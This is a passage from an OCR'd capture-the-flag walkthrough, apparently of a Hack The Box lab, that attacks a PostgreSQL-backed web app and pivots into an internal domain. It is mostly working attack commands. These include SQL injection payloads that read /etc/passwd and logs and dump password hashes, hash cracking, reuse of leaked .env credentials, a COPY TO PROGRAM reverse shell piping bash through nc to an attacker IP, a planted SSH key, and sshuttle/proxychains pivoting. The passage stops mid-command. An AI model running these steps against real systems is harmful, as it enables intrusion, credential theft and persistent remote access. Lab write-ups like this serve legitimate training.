
And now `/etc/passwd` :

```
''; SELECT pg_read_file('/etc/passwd', 0, 2000);
```




Databases:

```
''; SELECT datname FROM pg_database;
```



Tables:

```
''; SELECT tablename  FROM pg_tables;
```



Let's get the password hashes:

```
''; (SELECT password FROM "Users") --
```

And at the same time admin hashes:

```
''; (SELECT password FROM "Admin") --
```

```
dc5484871bc95c4eab58032884be7225
d9b9ecbf29db8054b21f303072b37c4e
1eace53df87b9a15a37fdc11da2d298d
0cebd84e066fd988e89083879e88c5f9
```

Not a single hash can be brute-forced.

Let's try to look at the database logs. To do this, first determine the version:

```
''; SELECT version();
```

ID
PostgreSQL 15.10 (Debian 15.10-0+deb12u1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit

Now you can try to read the log:

```
''; SELECT pg_read_file('/var/log/postgresql/postgresql-15-main.log', 0,
10000000);
```

But there is nothing in this log. Let's try to look at the old log as well:

```
''; SELECT pg_read_file('/var/log/postgresql/postgresql-15-main.log.1', 0,
10000000);
```

And here we find the hash of the user `ebelford` !

```
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
checkpoint starting: time
3:  archive_mode enabled, yet archiving is not configured
checkpoint complete: wrote 25 buffers (0.2%); 0 WAL file(s) added, 0 removed, 0 recycled; write=2.415 s, sync=0.007 s, total=2.436 s; sync files=12, l
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
checkpoint starting: time
3:  archive_mode enabled, yet archiving is not configured
checkpoint complete: wrote 28 buffers (0.2%); 0 WAL file(s) added, 0 removed, 0 recycled; write=2.716 s, sync=0.008 s, total=2.746 s; sync files=12, l
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
checkpoint starting: time
3:  archive_mode enabled, yet archiving is not configured
checkpoint complete: wrote 28 buffers (0.2%); 0 WAL file(s) added, 0 removed, 0 recycled; write=2.[illegible] sync=0.009 s, total=2.736 s; sync files=12, l
res@dripmail ERROR:  trailing junk after numeri literal at or near "8bbd7f88841b4223ae63c8848969be86" at character 29
res@dripmail STATEMENT:  UPDATE Users SET passwor = 8bbd7f88841b4223ae63c8848969be86 WHERE username = ebelford;
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
checkpoint starting: time
3:  archive_mode enabled, yet archiving is not configured
checkpoint complete: wrote 30 buffers (0.2%); 0 WAL file(s) added, 0 removed, 0 recycled; write=2.927 s, sync=0.008 s, total=2.953 s; sync files=14, l
3:  archive_mode enabled, yet archiving is not configured
3:  archive_mode enabled, yet archiving is not configured
received fast shutdown request
aborting any active transactions
background worker "logical replication launcher" (PID 625) exited with exit code 1
ail_dba@dripmail FATAL:  terminating connection due to administrator command
ail_dba@dripmail FATAL:  terminating connection due to administrator command
shutting down
3:  archive_mode enabled, yet archiving is not configured
checkpoint starting: shutdown immediate
checkpoint complete: wrote 24 buffers (0.1%); 0 WAL file(s) added, 0 removed, 0 recycled; write=0.006 s, sync=0.006 s, total=0.080 s; sync files=11, l
3:  archive_mode enabled, yet archiving is not configured
database system is shut down
```

We send to [crackstation](): :

```
8bbd7f88841b4223ae63c8848969be86
```

Enter up to 20 non-salted hashes, one per line:

8bbd7f88841b4223ae63c8848969be86

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8bbd7f88841b4223ae63c8848969be86	md5	ThePlague61780

And let's connect as `ebelford` via SSH:

```
sshpass -p'ThePlague61780' ssh -o StrictHostKeyChecking=no ebelford@drip.htb
```

User

In the `/var/backups` directory we find backups from postgres from the database user:

```
$ ls -la /var/backups | grep postgres
drwx------  2 postgres postgres   4096 Feb  5 12:52 postgres
```

We need a `postgres` user . Let's look at the web application:

```
$ ls -la /var/www/html/dashboard/
total 36
drwxr-xr-x 5 root root 4096 Jan 16 00:22 .
drwxr-xr-x 4 root root 4096 Jan 13 06:37 ..
-rw-r--r-- 1 root root  796 Jan 15 20:43 .env
drwxr-xr-x 2 root root 4096 Jan 10 11:51 __pycache__
lrwxrwxrwx 1 root root   18 Dec 19 19:25 app_venv → /var/www/app_venv/
drwxr-xr-x 7 root root 4096 Jan 10 11:51 apps
-rw-r--r-- 1 root root  198 Dec 17 14:54 gunicorn-cfg.py
drwxr-xr-x 2 root root 4096 Jan 10 11:51 media
-rw-r--r-- 1 root root  330 Dec 17 14:54 requirements.txt
-rw-r--r-- 1 root root 1037 Dec 19 11:58 run.py
$ cat /var/www/html/dashboard/.env
...
DB_ENGINE=postgresql
DB_HOST=localhost
DB_NAME=dripmail
DB_USERNAME=dripmail_dba
DB_PASS=2Qa2SsBkQvsc
DB_PORT=5432
...
```

Let's get the shell from this user:

```
# на своей машине
$ rlwrap nc -lnvp 4242
# на атакуемой машине
$ PGPASSWORD=2Qa2SsBkQvsc psql -h localhost -U dripmail_dba -d dripmail
psql> COPY (SELECT pg_backend_pid()) TO PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|bash -i 2>&1|nc 10.10.16.3 4242 >/tmp/f';
# в терминале от пользователя postgres
$ mkdir -p ~/.ssh && echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGPqkrmvSthuwL/gpIhNJ7ioSieOV53BZH4bMDKalyMF
kiberdruzhinnik@vm" > ~/.ssh/authorized_keys
# снова на своей машине
$ ssh postgres@drip.htb
```

Let's try to look at the backups again:

```
$ ls -la /var/backups/postgres/
total 12
drwx------ 2 postgres postgres 4096 Feb  5 12:52 .
drwxr-xr-x 3 root     root     4096 Feb  9 03:09 ..
-rw-r--r-- 1 postgres postgres 1784 Feb  5 12:52 dev-dripmail.old.sql.gpg
```


Let's try to decrypt the old backup using the database password:

```
gpg --homedir /var/lib/postgresql/.gnupg --pinentry-mode=loopback --passphrase
'2Qa2SsBkQvsc' --decrypt /var/backups/postgres/dev-dripmail.old.sql.gpg >
/var/backups/postgres/dev-dripmail.old.sql
```

And let's look inside:

```
$ cat /var/backups/postgres/dev-dripmail.old.sql
...
COPY public."Admins" (id, username, password, email) FROM stdin;
1   bcase   dc5484871bc95c4eab58032884be7225    bcase@drip.htb
2   victor.r    cac1c7b0e7008d67b6db40c03e76b9c0    victor.r@drip.htb
3   ebelford    8bbd7f88841b4223ae63c8848969be86    ebelford@drip.htb
...
```

We find the user `victor.r` and his hash from here. Let's try to send it to crackstation:



And we get credits `victor.r:victor1gustavo@#` .

Now we should scan the internal network for hosts and open ports.

Let's use `sshuttle` for forwarding:

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

Don't forget to add to `/etc/hosts` :

```
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
```


Just in case, let's ping `172.16.20.2` :

```
$ ping 172.16.20.2
PING 172.16.20.2 (172.16.20.2) 56(84) bytes of data.
64 bytes from 172.16.20.2: icmp_seq=1 ttl=64 time=2557 ms
64 bytes from 172.16.20.2: icmp_seq=2 ttl=64 time=1620 ms
64 bytes from 172.16.20.2: icmp_seq=3 ttl=64 time=606 ms
```


`172.16.20.3` is the host we are on.

```
nmap -sCTV -Pn -vvv 172.16.20.2
80
5000
```

Let's look at the webcams:



Port 80 is empty, but port 5000 has Basic Auth, which we can log into with Victor's credentials:




Don't forget to add the domain to `/etc/hosts` :

```
172.16.20.2 WEB-01 WEB-01.darkcorp.htb
```

Let's partially use `proxychains4` and dump the domain for Bloodhound:

```
$ sshpass -p'ThePlague61780' ssh -o StrictHostKeyChecking=no -D 1080
ebelford@drip.htb
$ sudo apt install proxychains4
$ sudo nano /etc/proxychains4.conf

# фикс резолва IP-адреса через DNAT
# если не сделать, то DNS отдает публичный IP, а нам нужен приватный
dnat 10.129.91.115 172.16.20.1
[ProxyList]
socks5 127.0.0.1 1080

$ proxychains4 bloodhound-python -u victor.r@darkcorp.htb -p 'victor1gustavo@#' -
